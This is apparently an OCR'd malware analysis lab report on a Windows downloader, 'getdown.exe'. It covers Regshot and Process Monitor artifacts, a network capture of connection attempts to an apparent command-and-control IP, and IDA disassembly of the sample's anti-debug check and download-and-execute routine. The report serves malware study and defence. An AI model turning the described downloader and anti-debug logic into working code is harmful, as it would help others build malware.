
- Libraries: KERNEL32.dll, urlmon.dll
- Imported Functions: URLDownloadToFileA, CreateProcessA, IsDebuggerPresent, GetTempFileNameA,...



→ There are some functions in the blacklist that are marked red X, those will be a good point to start a deeper analysis.

Open Source Research (VirusTotal, search engines, malware repositories)**:**


- Search for the malware's hash on VirusTotal:




File System Artifacts (Regshot, CaptureBAT, Process Monitor, Cuckoo)**:**
Triggers: Browser, mail client, specific web pages (google, bank), time, reboot, user/admin privs

Dependencies: DNS, HTTP, IRC, ARP


- Use Regshot to take the first shot, I run “getdown.exe” as administrator, use Process Monitor to catch all the processes. After less than 1 minute, I try to use Process Hacker to terminate the malware file but it seems to be terminated by itself. I use Regshot to take the second shot and compare 2 shots.
- More information in the compare file using Regshot:



→ Keys deleted: 2, Keys added: 12.




→ Value deleted 12, Values added: 948.




→ Added 22 files and some of them are very special and can be considered as the signature of the malware.

```
Files [attributes?] modified: 93
---------------------------------
C:\ProgramData\Microsoft\Windows\AppRepository\StateRepository-Deployment.srd-shm
C:\ProgramData\Microsoft\Windows\AppRepository\StateRepository-Machine.srd-shm
C:\ProgramData\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
C:\ProgramData\USOPrivate\UpdateStore\updatestore51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml
C:\ProgramData\USOShared\Logs\UpdateSessionOrchestration.001.etl
C:\Users\All Users\Microsoft\Windows\AppRepository\StateRepository-Deployment.srd-shm
C:\Users\All Users\Microsoft\Windows\AppRepository\StateRepository-Machine.srd-shm
C:\Users\All Users\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
C:\Users\All Users\USOPrivate\UpdateStore\updatestore51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml
C:\Users\All Users\USOShared\Logs\UpdateSessionOrchestration.001.etl
C:\Users\REM\AppData\Local\Microsoft\Vault\UserProfileRoaming\Latest.dat
C:\Users\REM\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG1
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\202914\eventbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\202914\imprbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280810\eventbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280810\imprbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280811\eventbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280811\imprbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280813\eventbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280813\imprbeacons.dat
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\280815\eventbeacons.dat
```




→ Files modified: 93.

```
C:\Windows\System32\winevt\Logs\Microsoft-Windows-NcdAutoSetup%4Operational.evtx

---------------------------------
Folders added: 6
---------------------------------
C:\ProgramData\Microsoft\Windows\WER\ReportArchive
C:\ProgramData\Microsoft\Windows\WER\ReportQueue
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\NonCritical_Update;_c0c3284d53dccf59f3f8aacdae31ecfbb18acf33_00000000_0d5c082a
C:\Users\All Users\Microsoft\Windows\WER\ReportArchive
C:\Users\All Users\Microsoft\Windows\WER\ReportQueue
C:\Users\All Users\Microsoft\Windows\WER\ReportQueue\NonCritical_Update;_c0c3284d53dccf59f3f8aacdae31ecfbb18acf33_00000000_0d5c082a

---------------------------------
Total changes: 1208
---------------------------------
```




→ Folders added: 6, Total changes: 1208.


- Look at the Process Monitor's file with the filter on the process name: "getdown.exe". I got this:



- Some interesting processes:



- I save the Process Monitor file as the file .csv and open it by using PROCDOT. And I get this:



→ I can see the working tree of “getdown.exe”, some files and registry actions are also presented on the diagram.

Network Artifacts (SmartSniff, Fakedns, INetSim, NetworkMiner Wireshark)**:** C2 domains/IP addresses, protocols, user-agent

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.146.138	1.234.27.146	TCP	66	49724 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	3.007787	192.168.146.138	1.234.27.146	TCP	66	[TCP Retransmission] 49724 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
5	9.034910	192.168.146.138	1.234.27.146	TCP	66	[TCP Retransmission] 49724 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
19	21.022346	1.234.27.146	192.168.146.138	TCP	60	80 → 49724 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

Using Wireshark, I can see a strange IP address 1.234.27.147. Ports used are 49724 and 80.

Memory Analysis (Volatility, Rekall, Redline, Process Hacker)**:** rogue processes, code injection, rootkits, network artifacts

Open Source Research (centralops, robtex, urlvoid, ipvoid, TrustedSource)**:**

Searching on “Centralops”, I find that IP address 1.234.27.147 come from Korea and it seems to be no longer valid.


Static Analysis (IDA Pro)**:** Strings, CALLs, program flow, loops

Firstly, I load the file into IDA pro 7.5.


- Looking at the function WinMain_0 at the beginning of the malware, I can see many variables and the CALL to IsDebuggerPresent

```
var_6F8= qword ptr -6F8h
dwCreationFlags= dword ptr -6F0h
lpEnvironment= qword ptr -6E8h
lpCurrentDirectory= qword ptr -6E0h
lpStartupInfo= qword ptr -6D8h
lpProcessInformation= qword ptr -6D0h
ProcessInformation= _PROCESS_INFORMATION ptr -6C8h
StartupInfo= _STARTUPINFOA ptr -6A8h
TempFileName= byte ptr -638h
var_637= byte ptr -637h
Buffer= byte ptr -528h
var_527= byte ptr -527h
Destination= byte ptr -418h
var_417= byte ptr -417h
var_18= qword ptr -18h
var_8= byte ptr -8
arg_0= qword ptr  8
arg_8= qword ptr  10h

; __unwind { // __GSHandlerCheck
mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rsi
push    rdi
sub     rsp, 710h
mov     rax, cs:qword_14000A008
xor     rax, rsp
mov     [rsp+718h+var_18], rax
call    cs:IsDebuggerPresent
test    eax, eax
jnz     loc_140001216
```

this CALL determines whether the calling process is being debugged by a user-mode debugger. If the current process is running in the context of a debugger, the return value is nonzero else, it returns zero. In this case, if the return value is nonzero, it will jump to loc_140001216 and then finish its process.




If the return value is zero then continue and do the CALL to memset() which may have the function to set a block of memory to all a certain value (to erase any information that blocks previously contained).



→ CALL to GetTempPathA has 2 parameters nBufferLength (size of string buffer) and lpBuffer (pointer to a string buffer). If this CALL fails, the return value will be 0 and then jump to loc_14000120F and then finish. If this CALL is successful, the process continues to check if the length of the path is valid or not, if not jump to loc_14000120F else, continue on the CALL to GetTempFileNameA.

→ Then, process the CALL to GetTempFileNameA which will create a name for a temporary file. If a unique file name is generated, an empty file is created and the handle to it is released; otherwise, only a file name is generated. lpPathName is the result of the GetTempPathA function above. PrefixString is used as the prefix of the file name. lpTempFileName is a pointer to the buffer that receives the temporary file name. Then, process the test if the return value is zero, the CALL fails, jumps to 14000111B then terminate else, continue.




→ The CALL to URLDownloadToFileA is used to download bits from the internet and save them to files. I see that the file will be the result of the CALL GetTempFileNameA

above, I have the PrefixString in GetTempFileName call as ‘BrB…’, it is also the same as one of the files I found using Regshot. If the URL CALL fails, the process goes to loc_14000119F then terminates, else continue.


```
loc_14000119F:          ; Val
xor     edx, edx
lea     rcx, [rsp+718h+StartupInfo.lpReserved] ; void *
lea     r8d, [rdx+60h]  ; Size
call    memset
xor     eax, eax
lea     rcx, [rsp+718h+TempFileName] ; lpApplicationName
mov     [rsp+718h+ProcessInformation.hThread], rax
mov     qword ptr [rsp+718h+ProcessInformation.dwProcessId], rax
lea     rax, [rsp+718h+ProcessInformation]
mov     [rsp+718h+lpProcessInformation], rax ; lpProcessInformation
lea     rax, [rsp+718h+StartupInfo]
xor     r9d, r9d        ; lpThreadAttributes
mov     [rsp+718h+lpStartupInfo], rax ; lpStartupInfo
mov     [rsp+718h+lpCurrentDirectory], rsi ; lpCurrentDirectory
mov     [rsp+718h+lpEnvironment], rsi ; lpEnvironment
xor     r8d, r8d        ; lpProcessAttributes
xor     edx, edx        ; lpCommandLine
mov     [rsp+718h+dwCreationFlags], esi ; dwCreationFlags
mov     [rsp+718h+ProcessInformation.hProcess], rsi
mov     [rsp+718h+StartupInfo.cb], 68h ; 'h'
mov     dword ptr [rsp+718h+var_6F8], esi ; bInheritHandles
call    cs:CreateProcessA
test    eax, eax
jnz     short loc_140001216
```

→ Create a new process and its primary thread. If the CALL succeeds, the return value is nonzero, jump to loc_140001216 else continue. Both branches will also jump to loc_140001218 after that and then finish.




Debugging (OllyDbg)**:** Function breakpoints, monitor stack, memory map, plugins for unpacking, find OEP

- Load file “getdown.exe” into x64dbg.
- In the beginning, I tried synchronizing addresses in IDA and x64dbg. First, I open “Memory Map” tag in x64dbg, find the address of “getdown.exe”, and copy that address. Turn to IDA side, choose edit → segment → rebase program → Image base then paste the copied address and press OK.



